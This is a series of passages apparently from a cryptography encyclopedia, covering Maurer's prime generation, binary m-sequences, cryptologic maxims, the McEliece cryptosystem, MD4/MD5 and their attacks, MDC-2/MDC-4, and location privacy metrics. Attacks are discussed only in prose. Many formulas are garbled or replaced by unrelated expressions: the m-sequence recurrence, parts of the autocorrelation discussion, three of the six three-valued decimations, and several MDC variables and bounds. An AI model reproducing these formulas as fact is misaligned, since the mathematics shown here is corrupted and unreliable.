Maurer's algorithm generates a prime at random by generating R and F at random with the prime factorization of F known, and testing to see if a random a makes a certificate of primality with R and F for $n = 2RF + 1$. In order to generate F at random with known factorization, we pick sizes for the primes of F at random according to a properly constructed distribution and generate primes of those sizes recursively. (As a base case, random selection and trial division or some other simple test is used to generate sufficiently small primes.) The manner in which these sizes are generated is rather complicated, but it is essentially along the lines of Bach's algorithm (1988). As any certificate actually proves that n is prime, none will ever be found for a composite number. In fact, most will fail the first step which is a single Fermat primality test. Furthermore, the probability that a random base a does form a certificate for $n = 2RF + 1$ when n is prime is approximately $\phi(F)/F$ where $\phi(n)$ is Euler's totient function, the number of positive values less than or equal to n which are relatively prime to n. This ratio is high (approximately $1 - \sum_{j=1}^{r} \frac{1}{q_j}$, so the probability that a prime number will be recognized is nearly 1.

As is, Maurer's method generates prime numbers close to uniformly, so they are "nearly" random. More efficient variants are also possible at the cost of a less uniform distribution.

m-sequence; ML-sequence


Definition

A binary maximal-length linear sequence is a sequence of period $2^n - 1$ generated by a linear recursion of degree n.

Theory

Among the most popular sequences for applications are the maximal-length linear feedback shift register sequences (*m*-sequences) (Selmer 1996; Zierler 1959). The balance, run distribution and autocorrelation properties of these sequences resemble properties one expect to find in random sequences. The *m*-sequences are the main ingredients in many important sequence families used in communication (Helleseth and Vijay Kumar 1998, 2002) and in many stream cipher systems. Following is a description of *m*-sequences over the binary alphabet $GF(2) = \{0, 1\}$, even though the sequences can be defined with symbols from any finite field with q elements, where q is a prime power.

A simple and efficient method to generate a sequence is using a linear recursion. For example, the recurrence relation (Modular Arithmetic)



$$\mathbb{E}[u(w - L + \Pi)] = u(w)$$

with initial state $(s_0, s_1, s_2) = (001)$ generates a periodic sequence

$$0010111\ 0010111\ 0010111\ 0010111\ldots$$

of period $e = 7$. Different initial states lead to different sequences which can be cyclic shifts of each other.

Binary sequences can easily be generated in hardware using a linear shift register. One example of a shift register is shown in Fig. 1. The register consists of "flip-flops" each containing a 0 or a 1. The shift register is controlled by an external clock (not shown in the figure). Each time unit shifts each bit one step to the left and replaces the rightmost bit by the sum (mod 2) of the two leftmost bits. The register implements the recursion $s_{t+3} = s_{t+1} + s_t \pmod 2$, which with initial state $(s_0, s_1, s_2) = (001)$ gives the periodic sequence 0010111… above. Table 1 shows the content of the shift register at each time unit.

Maximal-Length Sequences, Fig. 1 Shift register for $s_{t+3} = s_{t+1} + s_t \pmod 2$

Maximal-Length Sequences, Table 1 Shift register content in Fig. 1 generating an *m*-sequence

t	S_0	S_1	S_2
0	0	0	1
1	0	1	0
2	1	0	1
3	0	1	1
4	1	1	1
5	1	1	0
6	1	0	0

t	s_0	s_1	s_2
7	0	0	1

A linear recursion of degree n is given by

$$\sum_{i=0}^{n} f_i s_{t+i} = 0$$

where coefficients $f_i \in GF(2)$ for $0 < i < n$ and $f_0 = f_n = 1$. The *characteristic polynomial* of the recursion is defined by

$$f(x) = \sum_{i=0}^{n} f_i x^i.$$

The initial state and the given recurrence relation uniquely determine the generated sequence. A linear shift register with a characteristic polynomial of degree n generates 2^n different sequences corresponding to the 2^n different initial states and these form a vector space over $GF(2)$.

An n-bit linear shift register has at most 2^n different states. Since the zero state always is followed by the zero state, all sequences generated by a linear shift register have period at most $2^n - 1$. A *maximal length shift register sequence* (m-sequence) is a periodic sequence of maximal period $2^n - 1$ generated by a linear shift register of degree n. *The period of a polynomial*$f(x)$ is defined as the smallest positive integer e such that $f(x) \mid x^e - 1$. Let $f(x)$ be an irreducible polynomial of degree n and period $e = 2^n - 1$. Such a polynomial is called a *primitive polynomial* (Primitive Element). The corresponding shift register generates an m-sequence when the initial state is nonzero. Any m-sequences have a primitive characteristic polynomial.

Binary m-sequences are perhaps the best known family of sequences. Table 2 shows some m-sequences and the corresponding characteristic polynomials. Figure 1 shows a shift register having $f(x) = x^3 + x + 1$ as characteristic polynomial and that generates an m-sequence of period $e = 7$ when the initial state is nonzero. Important properties for a binary m-sequence $\{s_t\}$ of period $2^n - 1$ are:

- (Balance property) In a period of the m-sequence there are 2^{n-1} ones and $2^{n-1} - 1$ zeros.

- (Multi-gram property) When t runs through 0, 1, …, $2^n - 2$, the n-tuple

Maximal-Length Sequences, Table 2 Characteristic polynomials and *m*-sequences

runs through all binary n-tuples except for the n-tuple (0,0,…,0), which does not occur.

- (Shift-and-add property) For any τ, $0 < \tau \leq 2^n - 2$, there exists a δ, depending on τ, such at

$$s_{t+\tau} + s_t = s_{t+\delta}$$

for all $t = 0, 1, 2, \ldots$.

- (Invariance under decimating by 2) There exists a shift τ of the *m*-sequence such that the shifted sequence $\{u_t\} = \{s_{t+\tau}\}$ is invariant under decimation with two (when every second term of the sequence is selected), i.e., $\{u_t\} = \{u_{2t}\}$.
- (Run property) Let a run denote a consecutive set of zeros or ones in the sequence. In a period of the *m*-sequence, half of the runs have length 1, one-fourth have length 2, one-eight have length 3, etc., as long as the number of runs exceeds 1. Moreover, for each of these lengths, there are equally many 0-runs (gaps) and 1-runs (*blocks*).

Example 1

Consider the sequence with characteristic polynomial $x^4 + x + 1$. *This is a primitive polynomial and generates the m-sequence* $\{s_t\} = 000100110101111$. *The sequence has the properties above, and it is balanced and contains 7 zeros and 8 ones. Each 4-tuple except the all zero*

4-tuple occurs exactly once during a period of the sequence. The shift-and-add property is illustrated by the example

$$\begin{aligned} s_{t+3} + s_t &= 100110101111000 \\ &\quad + 000100110101111 \\ &= 100010011010111 \\ &= s_{t+11} \end{aligned}$$

The sequence $\{s_t\}$ *is invariant by decimating by 2*, i.e., *in this case* $\tau = 0$, *since* $\{s_{2t}\} = \{s_t\}$. *Further, there are 4 runs of length 1, 2 runs of length 2, 1 run of length 3, and 1 run of length 4. The number of 0 runs and 1 runs of length < 3 are the same*.

Given a sequence $\{s_t\}$ of period e. In many application it is important to compare the sequence with its cyclic shifts. The autocorrelation of the binary sequence $\{s_t\}$, at shift τ, is defined as

$$A(\tau) = \sum_{t=0}^{e-1} (-1)^{s_{t+\tau} - s_t}.$$

In particular $A(\tau)$ gives the number of agreements minus the number of disagreements between $\{s_{t+\tau}\}$ and $\{s_t\}$. In most applications it is desirable that a shift of the sequence looks like a "random" sequence compared to itself, i.e., that $|A(\tau)|$ is small for all $r_2, \ldots, r_n \in \mathbb{Z}_p$. A very important property for an *m*-sequence is its two-level out-of-phase autocorrelation when $M_{\alpha^r}(x) M_{\alpha^s}(x)$.

The autocorrelation of an *m*-sequence $\{s_t\}$ of period $e = 2^n - 1$ is given by:

$$A(\tau) = \begin{cases} -1 & \text{for } \tau \not\equiv 0 \pmod{2^n - 1}, \\ 2^n - 1 & \text{for } \tau \equiv 0 \pmod{2^n - 1}. \end{cases}$$

To prove this, define $u_t = s_{t+\tau} - s_t$ and observe that $\{u_t\}$ obeys the same linear recursion as $\{s_t\}$. This implies that $\{u_t\}$ is an *m*-sequence when $\mathrm{MAC}_K(x') = g(H'_t)$ and the balance property of *m*-sequences gives

$$A(\tau) = \sum_{t=0}^{e-1} (-1)^{s_{t+\tau} - s_t} = \sum_{t=0}^{e-1} (-1)^{u_t} = -1.$$

Balance, multi-gram, and autocorrelation properties of *m*-sequences are properties one can expect in random binary sequences. The *m*-sequences obey the three Golomb's randomness postulates R1, R2, and R3 (Golomb 1967; Golomb and Gong 2005). R1 is the balance property, R2 the run property, and R3 the two-level autocorrelation property. Actually, these properties of *m*-sequences were the models for his postulates.

In order to describe the *m*-sequence it is useful to introduce the *trace function Tr*, which is a mapping from the finite field$GF(2^n)$ to the subfield $GF(2)$ given by:

$$Tr(x) = \sum_{i=0}^{n-1} x^{2^i}.$$

The trace function satisfies the following:

1. $Tr(x + y) = Tr(x) + Tr(y)$, for all $x, y \in GF(2^n)$.
2. $Tr(x^2) = Tr(x)$, for all $x \in GF(2^n)$.
3. $|\{x \in GF(2^n) \mid Tr(x) = b\}| = 2^{n-1}$ for all $b \in GF(2)$.
4. Let $a \in GF(2^n)$. If $Tr(ax) = 0$ for all $x \in GF2^n$, then $a = 0$.

Let $f(x)$ be the characteristic polynomial of the binary *m*-sequence $\{s_t\}$. It is well known that the zeros of $f(x)$ belong to the finite field $GF(2^n)$. The zeros are $\mathbf{F}_{p^t}$ for $i = 0, 1, \cdots, n-1$, where α is a primitive element of $GF(2^n)$, i.e., an element of order $2^n - 1$. The *m*-sequence can be written simply in terms of the trace representation as

$$s_t = Tr\left(a\alpha^t\right), a \in GF(2^n)^*,$$

where $GF(2^n)^* = GF(2^n) \setminus \{0\}$. This follows from the properties of the trace function. First observe that $\{s_t\}$ has $f(x)$ as its characteristic polynomial since,

$$\begin{aligned}\sum_{i=0}^{n} f_i s_{t+i} &= \sum_{i=0}^{n} f_i Tr\left(a\alpha^{t+i}\right) \\ &= Tr\left(a\alpha^t \sum_{i=0}^{n} f_i \alpha^i\right) \\ &= Tr\left(a\alpha^t f\left(\alpha^i\right)\right) \\ &= 0.\end{aligned}$$

The $2^n - 1$ different nonzero values of $a = \alpha^\tau$, $0 \le \tau \le 2^n - 2$, correspond to all the cyclic shifts of the *m*-sequence. The case $a = 1$ gives the sequence with the property that $\{s_{2t}\} = \{s_t\}$.

Given an *m*-sequence $\{s_t\}$ of period $2^n - 1$ and let d be relatively prime to $2^n - 1$. The sequence $\{s_{dt}\}$ defined by selecting every dth term in $\{s(t)\}$ is also an *m*-sequence and all *m*-sequences of the same period can be obtained in this way. It follows from the trace representation that the characteristic polynomial of $\{s_{dt}\}$ is the primitive polynomial whose zeros are dth powers of the zeros of $f(x)$. The properties of the trace function implies that different *m*-sequences of the same period generated by distinct primitive characteristic polynomials are cyclically distinct. The number of binary primitive polynomials of degree n is $\phi(2^n - 1)/n$, where $\phi(x)$ is the Euler's totient function, the number of positive integers less than x that are relatively prime to x (Modular Arithmetic). Thus, there are $\phi(2^n - 1)/n$ cyclically distinct *m*-sequences of period $2^n - 1$. The example below shows the two $\phi(7)/3 = 2$ cyclically distinct *m*-sequences of period $e = 7$.

Example 2

The primitive polynomial $f_1(x) = x^3 + x + 1$ *generates the m-sequence* $\{a_t\} = 0010111\ldots$ *of period* $e = 2^3 - 1 = 7$. *The primitive polynomial* $f_2(x) = x^3 + x^2 + 1$ *generates the m-sequence* $\{b_t\} = 0011101\ldots$ *of period* $e = 2^3 - 1 = 7$. *Note that* $\{b_t\} = \{a_{3t}\}$ *is the sequence obtained by selecting every third element of* $\{a_t\}$, *where indices are calculated modulo e.*

A well-studied problem is to compare two different *m*-sequences of the same period. Let $C_d(\tau)$ denote the cross-correlation function between the *m*-sequence $\{s_t\}$ and its decimation $\{s_{dt}\}$. By definition,

$$C_d(\tau) = \sum_{i=0}^{2^n-2} (-1)^{s_{t+\tau} - s_{dt}}.$$

If $a^n \equiv a^{p^k} \equiv a \mod p$, (i.e., when the two *m*-sequences are cyclically distinct), then $C_d(\tau)$ takes on at least three distinct values as τ varies over the set $\{0, 1, \cdots, 2^n - 2\}$. It is therefore of special interest to study the cases when exactly three values occur. The following six decimations give three-valued cross correlation.

1. $d = 2^k + 1$, $n/gcd\ (n, k)$ odd.
2. $d = 2^{2k} - 2^k + 1$, $n/gcd(n, k)$ odd.
3. $K_{i,3} = (u^{z_i} h)^{r_i} v^{-r}$, $n \equiv 2 \pmod 4$.
4. $hg^y = \prod_i g_i^{n_i}$, $n \equiv 2 \pmod 4$.
5. $hg^y = \prod_i g_i^{n_i}$, n odd.
6. $$d = \begin{cases} 2^{\frac{n-1}{2}} + 2^{\frac{n-1}{4}} - 1 & \text{if } n \equiv 1 \pmod 4 \\ 2^{\frac{n-1}{2}} + 2^{\frac{3n-1}{4}} - 1 & \text{if } n \equiv 3 \pmod 4. \end{cases}$$

Applications

The cross-correlation function of *m*-sequences have many applications. Gold sequences, which are based on adding *m*-sequences that differ by the decimation (1) above, have found extensive practical applications during several decades. The cross correlation of *m*-sequences has also several close connections to almost bent functions as well as to almost perfect nonlinear (APN) functions, which are very important in studying S-boxes in cryptography (see Chabaud and Vaudenay 1995; Nyberg 1994 and Cyclic Codes). In the *Advanced Encryption Standard* (Rijndael/AES), properties of the S-boxes come from properties of the cross correlation of an *m*-sequence and its reversed *m*-sequence. Recently the cross correlation of binary and nonbinary *m*-sequences has been important in constructing new families of sequences with two-level autocorrelation.

The pseudo-random properties of *m*-sequences have made them a popular building block in many communication systems and has lead to numerous practical applications, including synchronization, positioning systems, random number generation, stream cipher systems (Helleseth 2009), and multiple-access communication.

Maxims

Friedrich L. Bauer[20] ✉
(20) Nördliche Villenstrasse, Kottgeisering, Germany

✉ **Friedrich L. Bauer**
Email: flb@cs.tum.edu

Here the most often quoted cryptological security maxims are listed (Bauer 2002).

- *Maxim Number One*. "One should not underrate the adversary."
- *Della Porta's maxim*. Only a cryptanalyst, if anybody, can judge the security of a cryptosystem (Kerckhoffs 1883) formulating the knowledge of the sixteenth century cryptologist Giambattista Della Porta (1563)). To this, David Kahn remarked: "Nearly every inventor of a cipher system has been convinced of the unsolvability of his brainchild."
- *Kerckhoffs' maxim*. "No inconvenience should occur if the cryptosystem falls into the hands of the enemy" (Kerckhoffs 1883).
- *Givierge's maxim*. "Superficial complications can be illusory, for they can provide the cryptographer with a false sense of security" (Marcel Givierge, French cryptanalyst in WWI (Givierge 1925a, b)).
- *Rohrbach's maxim*. "In judging the encryption security of a class of methods, cryptographic faults and other infringements of security discipline are to be taken into account." To this, Otto Horak remarked: "Security of a weak cipher method is not increased by trying to keep it [the method] secret." Thus, among other recommendations, the key has to be changed frequently, a periodic key is dangerous and, in the ideal case, a random one-time key is to be used (Rohrbach 1939–1946).
- *Shannon's maxim*. "The enemy knows the general system being used" (Shannon 1949).

- *Kahn's maxim*. "Cryptographic errors, blunders, and faults can significantly simplify unauthorized decryption. To this, David Kahn (1967) remarked "A cryptographer's error is the cryptanalysts only hope."

McEliece Public Key Cryptosystem

Nicolas Sendrier[21] ✉
(21) Project-Team SECRET, INRIA Paris-Rocquencourt, Le Chesnay, France

✉ **Nicolas Sendrier**
Email: Nicolas.Sendrier@inria.fr

Definition

The McEliece PKC is a public-key encryption scheme based on error correcting codes. The cryptogram is a code word of a binary Goppa code to which errors are added. Only the legal user, who knows the hidden algebraic structure of the code, can remove those errors and recover the cleartext.

Theory

It was introduced by Robert J. McEliece in 1978 and is among the oldest public-key encryption schemes. Its security is related to hard algorithmic problems of algebraic coding theory. Its main advantages are very efficient encryption and decryption procedures and a good practical and theoretical security. On the other hand, its main drawbacks are a public key of large size and a ciphertext which is larger than the cleartext.

General Idea

The cleartext of k binary digits is encoded into a code word of $n > k$ binary digits by means of some encoder of a t-error correcting binary irreducible Goppa code of length n and dimension k. The ciphertext is obtained by

flipping t randomly chosen bits in this code word. The cleartext is recovered from the ciphertext by applying the decoding procedure. The encoder (a generator matrix of the code) is public but the decoder is known only by the legal user.

Description

Let $\mathcal{L}$ denote a family of binary irreducible t-error correcting Goppa codes of length n and dimension k (where $k \leq n - t\log_2 n$).

- *Key generation*. The legal user picks randomly and uniformly a code C in the family $\mathcal{L}$. Let G_0 be a generator matrix of C. The public key is equal to $G = SG_0P$, where S a random $k \times k$ non-singular binary matrix and P a random $n \times n$ permutation matrix.
- *Encryption*. The cleartext is a word x of $\mathbf{F}_2^k$. The ciphertext is a word of K_i' equal to $xG + e$, where e is randomly chosen with a Hamming weight t.
- *Decryption*. The cleartext is recovered by applying the t-error correcting procedure of C to yP^{-1}.
- *In practice*. The initial proposal of McEliece was to use irreducible binary Goppa codes of length $n = 1024$ and dimension $k = 524$ correcting $t = 50$ errors. To keep up with 30 years of progress in algorithmics and computers (Stern 1989; Canteaut and Chabaud 1998; Bernstein et al. 2008), larger codes are required to obtain secure cryptosystems. We now need a length $n = 2048$ and a dimension $k = 2048 - 11\,t$, with $30 \leq t \leq 120$.

Security and Practice

We are given a family of binary Goppa codes. For an error-correcting capability of t errors, those codes have length $n \leq 2^m$ and dimension $k = n - mt$ (codimension $r = mt$) for some integer m.

Security Reduction

The security of the McEliece encryption scheme is provably reduced to the easiest of the two following decision problems.

Problem 1: (Goppa Bounded Decoding—GBD)

Instance:	*A matrix* H *in* $\{0,1\}^{r\times n}$ *and a word* s *of* $\{0,1\}^{r}$.
Question:	*Is there a word* e *in* $\{0,1\}^{n}$ *of weight* $\leq \frac{r}{\log_2 n}$ *such that* $He^T = s$?

Problem 2: (Goppa Code Distinguishing—GD)

Instance:	*A matrix* G *in* $\{0,1\}^{k\times n}$.
Question:	*Is* G *a generator matrix of a binary Goppa code?*

Problem 1 is a variant of the NP-complete Syndrome Decoding (SD) problem (Berlekamp et al. 1978) and is also NP-complete (Finiasz 2004). The status of Problem 2 is unknown (Sendrier 2002). Both of them are conjectured hard in the average case.

Best Known Attacks

The two approaches for the cryptanalysis are:

- *Message* or *decoding attack*. Decode t error in a known binary linear code of length n and dimension k
- *Key* or *structural attack*. Deduce from the public key G an efficient t-error correcting procedure

The best known decoding attack is Stern's variant of information set decoding (1989). Its first full scale implementation is given in (Canteaut and Chabaud 1998). An effective attack breaking the original McEliece parameters ($n = 1024$, $k = 524$ and $t = 50$) in $\approx 2^{60}$ CPU operations is reported in (Bernstein et al. 2008).

The best known structural attack is reported in (Loidreau and Sendrier 2001). It is in fact an exhaustive search over the code family using the support splitting algorithm (Sendrier 2000). It is always less efficient than the decoding attack. Table 1 presents the main features of the scheme for some typical sets of parameters. The key size is for a systematic generator matrix (i.e., the first $k \times k$ block of the public key G is the identity matrix). Using systematic generator matrices is provably as secure as the original scheme (Biswas and Sendrier 2008).

McEliece Public Key Cryptosystem, Table 1 Some parameters for the McEliece cryptosystem

(*m*, *t*)	(10, 50)	(11, 32)	(11, 70)	(12, 21)	(12, 40)
Ciphertext bits	1024	2048	2048	4096	4096
Cleartext bits	524	1696	1278	3844	3616
Information rate	0. 51	0. 83	0. 62	0. 94	0. 88
Key size (in KB)	32	73	120	118	212
Security bits	**59.2**	**86.1**	**105.7**	**86.0**	**126.2**

Systems using binary Goppa code of length $n = 2^m$ and dimension $k = n - mt$
The security is the logarithm in base 2 of a lower bound (Finiasz and Sendrier 2009) for the cost of the best decoding attack

System Implementation

There exists one free open source implementation (HyMES 2008) of a variant of the McEliece encryption scheme. The error pattern is used to encode additional information, which increases the information rate. Table 2 presents the performances of this particular implementation.

McEliece Public Key Cryptosystem, Table 2 Performances and features of the hybrid McEliece encryption scheme

(*m*, *t*)	(10, 50)	(11, 32)	(11, 70)	(12, 21)	(12, 40)
Ciphertext bits	1024	2048	2048	4096	4096
Cleartext bits	807	1928	1713	4029	3936


Synonyms

MD4 hash function; MD5 hash function

Definition

MD4 and MD5 are cryptographic hash functions designed by Rivest. Several hash functions have been influenced by their design. Practical attacks exist for MD4 and MD5, with high impact on commonly used applications.



Theory

Description

The MD4 (Rivest 1990) and MD5 (Rivest 1992) algorithms are cryptographic Hash Functions designed by Rivest. A cryptographic hash function converts a variable-length input into a fixed-length output. It is important that certain security requirements are met, such as Preimage Resistance, Second Preimage Resistance, and Collision Resistance. For both algorithms, the output length is 128 bits.

MD4 and MD5 are iterated hash functions, using the Merkle-Damgård mode of iteration. Messages are padded using the Merkle-Damgård strenghtening technique and split into 512-bit blocks. Each of these are processed by the compression function.

The MD4 compression function consists of three rounds, each further divided into 16 steps. A message expansion determines which 32-bit message words are used in every step. The step function is shown in Fig. 1.

MD4-MD5, Fig. 1 The step function of MD4 and MD5. The addition of B_t (*dashed line*) does not occur in MD4

Afterwards, a feedforward is applied to obtain a Davies-Meyer Hash Function.

MD5 was designed as a successor to MD4, with a more conservative design from a security point of view. The most significant changes include a fourth round, an extra addition in the step function, and different constants for every step. The step function of MD5 is shown in Fig. 1.

The MD4 and MD5 algorithms use addition modulo 2^{32} and 3-input Boolean functions as a source of non-linearity in $\mathbb{A}_1$. This design allows for

a fast implementation in software.

Several hash functions were influenced by the design of MD4 and MD5, such as the *SHA Family* and the *RIPEMD Family*.

Applications

MD5 is currently one of the most widely used hash functions. The use of MD4 is less common today. In the Linux kernel, an implementation of both MD4 and MD5 can be found.

To avoid storing passwords in the clear, the hash value of the password can be stored instead. On Unix-like systems (including Linux), the MD5 hash value of user account passwords can be stored in "`/etc/shadow`". Similarly, the Apache web server can store the MD5 hash of passwords for web site authentication (Franks et al. 1999). On Windows, this is the default setting. NTLM (NT LAN Manager) (Microsoft Corporation 2010), used for file and printer sharing under Windows, uses MD4 in the first version of its protocol, and HMAC-MD5 in the second version.

Unix-like operating systems include the md5sum tool to check files for integrity. In the rsync utility (Davison 2009), used to synchronize files and directories, MD4 was used to check files for modification. Since version 3.0.0, MD5 is used instead.

For digital signatures, not the message itself, but the hash value of the message is signed. Digital signatures can be used to generate certificates for HTTPS (Rescorla 2000). HTTPS is used to secure web sites, for example, for banking or e-commerce applications. MD5 is currently still used in existing certificates, but is not used anymore for newly issued certificates (Hoffman 2008).

Attacks

Attacks on the Short Output Length

MD4 and MD5 have an output length of 128 bits. According to the *birthday paradox*, a collision can be found after about 2^{64} compression function evaluations. As Yuval (1979) showed, an attacker can choose both messages of this collision to be meaningful (instead of random-looking).

Van Oorschot and Wiener (1994) estimated that such a machine could be built with $10 million in 1994, and obtain two meaningful messages with

the same MD5 hash value in 24 days. In 2009, a similar machine would cost only a few 10,000 dollars in off-the-shelf FPGAs (Smart et al. 2009).

Collision Attacks

Dobbertin showed that collisions for MD4 can be obtained with a complexity of 2^{20} equivalent compression function evaluations (Dobbertin 1996). This attack can be carried out in seconds on a PC. Wang et al. later presented an improved attack with a complexity of 2^8 (Wang et al. 2005). Naito et al. further improved the attack complexity to less than 3 compression function evaluations (Naito et al. 2005).

For MD5, Den Boer and Bosselaers found how a pseudo-collision can be obtained in 2^{16} (den Boer and Bosselaers 1994). Although they could not find a collision for the MD5 hash function, their result shows that the security proof of the Merkle-Damgård mode of iteration cannot be applied to MD5. Wang et al. were the first to find an actual collision for MD5 (Wang and Yu 2005). Improvements by Klima and Stevens bring the complexity of a collision search down to a few seconds on a standard PC.

For POP3 (Leurent 2007), the collision attacks on MD5 can be used to mount a password recovery attack. Together with IMAP (Crispin 2003), POP3 (Myers and Rose 1996) is one of the most used protocols for retrieving e-mail.

Stevens et al. extended these results to chosen-prefix attacks (Stevens et al. 2007). In this scenario, the attacker can choose two arbitrary messages, and append a few extra blocks to them to make their hash values collide. They showed how this can be used to construct colliding X.509 certificates. A further improvement of their attack allowed them to obtain a rogue CA certificate (Sotirov et al. 2008). This certificate allows an attacker to impersonate any website secured by HTTPS (Rescorla 2000).

Preimage Attacks

Leurent showed how a preimage of MD4 can be constructed with a complexity of 2^{102} (Leurent 2008). For MD5, Sasaki found a preimage attack with a complexity of 2^{123} (Sasaki and Aoki 2009).

Attacks on Concatenated Combiners

Very recently, attacks were proposed by Mendel et al. (2009) when the message is hashed using both MD5 and and another hash function, and the outputs are concatenated. Such combiners are designed to hedge against nongeneric attacks on particular hash functions. In SSL 3.0/TLS 1.0 and TLS 1.1 (Dierks and Allen 1999; Dierks and Rescorla 2006), the combiner MD5 ‖ SHA-1 is used. They estimate that an attack on a concatenated combiner using MD5 would have a complexity of about 2^{60}, if the collision attack on the other hash function is fast enough.

Open Problems

Fast progress is being made in the cryptanalysis of MD4 and MD5, as new techniques are being developed and existing methods are optimized. The improvement of the attacks on MD4 and MD5 can therefore be seen as an open problem.

Manipulation detection code-2; Manipulation detection code-4; Meyer-Schilling hash functions

Definition

MDC-2 and MDC-4 are constructions for Hash Functions based on a Block Cipher, where the length in bits of the hash result is twice the block length of the block cipher.

Background

MDC-2 and MDC-4 have been described in a patent by Brachtl et al. (Brachtl et al. 1990) that was filed in 1988 and issued in 1990; they are also known as the Meyer-Schilling hash functions after the authors of the first paper describing these schemes (Meyer and Schilling 1988). MDC-2 is included in ISO/IEC 10118-2 (ISO/IEC 10118 Information technology – Security techniques – Hash-functions 1998) and used in the financial and health sectors.

Theory

MDC-2 and MDC-4 are unkeyed cryptographic hash functions which may have the following properties: *preimage resistance*, *second preimage resistance*, and *collision resistance*; these properties may or may not be achieved depending on the properties of the underlying block cipher.

In the following, the block length and key length of the block cipher will be denoted with n and k, respectively. The encryption with the block cipher E using the key K will be denoted with $E_K(.)$ and $\|$ denotes the concatenation of strings.

MDC-2 is an iterated hash function with a compression function that maps $2k + n$ bits to $2n$ bits. It requires two encryptions to hash an n-bit block, hence its rate is 1/2:

$$
\begin{aligned}
T_i^1 &= E_{u\left(H_{i-1}^1\right)}\left(X_i\right) \oplus X_i = LT_i^1 \,\Big\|\, RT_i^1 \\
T_i^2 &= E_{v\left(H_{i-1}^2\right)}\left(X_i\right) \oplus X_i = LT_i^2 \,\Big\|\, RT_i^2 \\
H_i^1 &= LT_i^1 \,\Big\|\, RT_i^2 \\
H_i^2 &= LT_i^2 \,\Big\|\, RT_i^1.
\end{aligned}
$$

The variables $\mathbf{F}_{p^t}$ and $\mathbf{F}_{p^t}$ are initialized with the values IV_1 and IV_2, respectively, and the hash result is equal to the concatenation of $\mathbf{F}_{p^t}$ and H_t^2. The functions u, v map the ciphertext space to the key space and need to satisfy the condition $u(IV^1) \neq v(IV^2)$. For *DES*, these mappings from 64 to 56 bits drop the parity bits in every byte and fix the second and third key bits to 01 and 10, respectively (to preclude attacks based on the complementation property and based on *weak keys* and semi-weak keys). By iterating this compression function in combination with MD-strengthening (Hash Functions) one can construct a hash function based on this compression function.

For $k = n$, the best known (second) preimage attacks have a time/space product approximately equal to 2^{2n}, with as minimal time complexity $(n + 1)2^n$ and space complexity 2^{n+1} (Knudsen et al. 2009); an earlier result of (Lai and Massey 1993) lies on this curve with a time complexity $2^{3n/2}$

and space complexity $2^{n/2}$. The complexity of the generic collision attack (time 2^n, negligible space) can be reduced with a small factor (about $log_2 n/n$) at the cost of a space requirement equal to the time complexity (Knudsen et al. 2009). Note that the compression function of MDC-2 is rather weak: Preimage and collision attacks on the compression function require at most 2^n and $2^{n/2}$ encryptions. Steinberger (Steinberger 2007) has proved a lower bound of $2^{3n/5}$ for collisions for the hash function in the ideal cipher model.

For *DES*, collisions can be found in time 2^{54} with negligible memory, or time and memory $2^{51.5}$; this is not an acceptable security level in 2024. For *AES*, collisions can be found in time 2^{128} with negligible memory, or time and memory $2^{124.5}$; this should be compared to the lower bound of 2^{75}.

The compression function of MDC-4 consists of the concatenation of two MDC-2 steps, where the plaintexts in the second step are equal to H_{i-1}^2 and $2/\sqrt{3}$ MDC-4 requires four encryptions to hash an n-bit block, hence its rate is 1/4. For $k = n$, the best known preimage attack for MDC-4 requires $2^{7n/4}$ operations. This shows that MDC-4 is probably more secure than MDC-2 against preimage attacks. However, finding a collision for MDC-4 itself requires only 2^{n+2} encryptions. Hong and Kwon (2014) present a preimage attack on MDC-4 with complexity $2^{3n/2}$. The best known attacks on the compression function of MDC-4 require $2^{3n/2}$ encryptions for a (2nd) preimage and $2^{3n/4}$ encryptions for a collision (Knudsen and Preneel 2002; Preneel 1993). For MDC-4 with two independent block ciphers (and for its compression function), Mennink has proved (2014) that $2^{3n/2}$ queries to the block cipher or the construction are required for collisions and $2^{3n/2}$ queries are required for preimages. Mennink (2013) also showed that the MDC-4 compression function is indifferentiable up to $\mathbb{F}_{11^2}$ queries.

It is conjectured that both MDC-2 and MDC-4 achieve an acceptable security level (in 2024) against (2nd) preimage attacks for block ciphers with a block length and key length of 128 bits or more. It is also conjectured that both functions achieve an acceptable security level (in 2024) against collision attacks for block ciphers with a block length and key length of 128 bits or more (e.g., *AES*, *Camellia*, *CAST-256*, *MARS*, *RC6*, *TWOFISH*, and *SERPENT*).

It is also important to note that a block cipher may have properties which pose no problem at all when they are used only for encryption, but which may result in MDC-2 and/or MDC-4 to be insecure (Preneel 1993; Preneel et al. 1994). Any deviation from “random behavior” of the encryption steps or of the key schedule could result in security weaknesses (for example, it would not be advisable to use *DES-X* due to the absence of a key schedule for part of the key).

Open Problems and Future Directions

A first open problem is to close the gap for the collision security of MDC-2 and for MDC-4 with a single block cipher, either by providing better collision bounds or by providing better attacks. For MDC-4 and for its compression function (with two different block ciphers), there is still a gap to be closed between the best security bound and the best attack for both collision resistance and preimage resistance. For more details see Mennink (2014).

Location privacy metrics; Location privacy quantification

Definitions

Location privacy metrics are a type of privacy metric designed to measure privacy in any scenario that includes the user's geolocation. For example, location privacy metrics can measure the privacy of geolocations, the trackability of users, or the reidentifiability of users.

Background

Ways to measure location privacy differ based on which notion of location privacy is considered and which assumptions are made about the adversary.

In location-based services (LBS), the adversary is assumed to be the LBS provider who receives location-based requests from users. Privacy protection in this setting is often achieved through obfuscation on the user's side. The adversary then attempts to probabilistically identify the user's true location based on a number of obfuscated locations (Oya et al., 2017).

In vehicular communication, the adversary is often assumed to be external to the system but able to overhear safety messages broadcast by

vehicles. A powerful adversary might be able to overhear communication globally, while less powerful adversaries may only have local knowledge. Location privacy in this setting is often achieved through pseudonyms and mix zones because obfuscation of safety messages is not advisable. Based on overheard messages, the adversary applies a tracking algorithm to derive probabilities for the correct continuation of each vehicle's path (Zhao and Wagner, 2019).

When mobility datasets are released, an adversary can use membership inference attacks and reidentification attacks to infer whether specific users are part of the dataset and to identify specific users in the dataset, respectively. These attacks enable the adversary to infer user behavior or characteristics from their past locations or predict their future mobility. To realize these attacks, the adversary may have access to auxiliary information about users and locations (e.g., semantics, road network, timetables, etc.). Privacy protections for released data include generalization, perturbation, and the addition of dummy data (Primault et al., 2019).

Theory

Location privacy can be measured in a variety of ways. Following the categorization in Wagner and Eckhoff (2018), we briefly describe common location privacy metrics in six categories: error, uncertainty, information gain, success, indistinguishability, and time/distance.

Error-Based Metrics

The most commonly used error-based metric is the adversary's expected estimation error (Shokri et al., 2011), sometimes also referred to as average error (Oya et al., 2017) or mean absolute error (Wu and Hu, 2016). Shokri et al. argued that this measure determines the user's privacy because it quantifies the adversary's correctness.

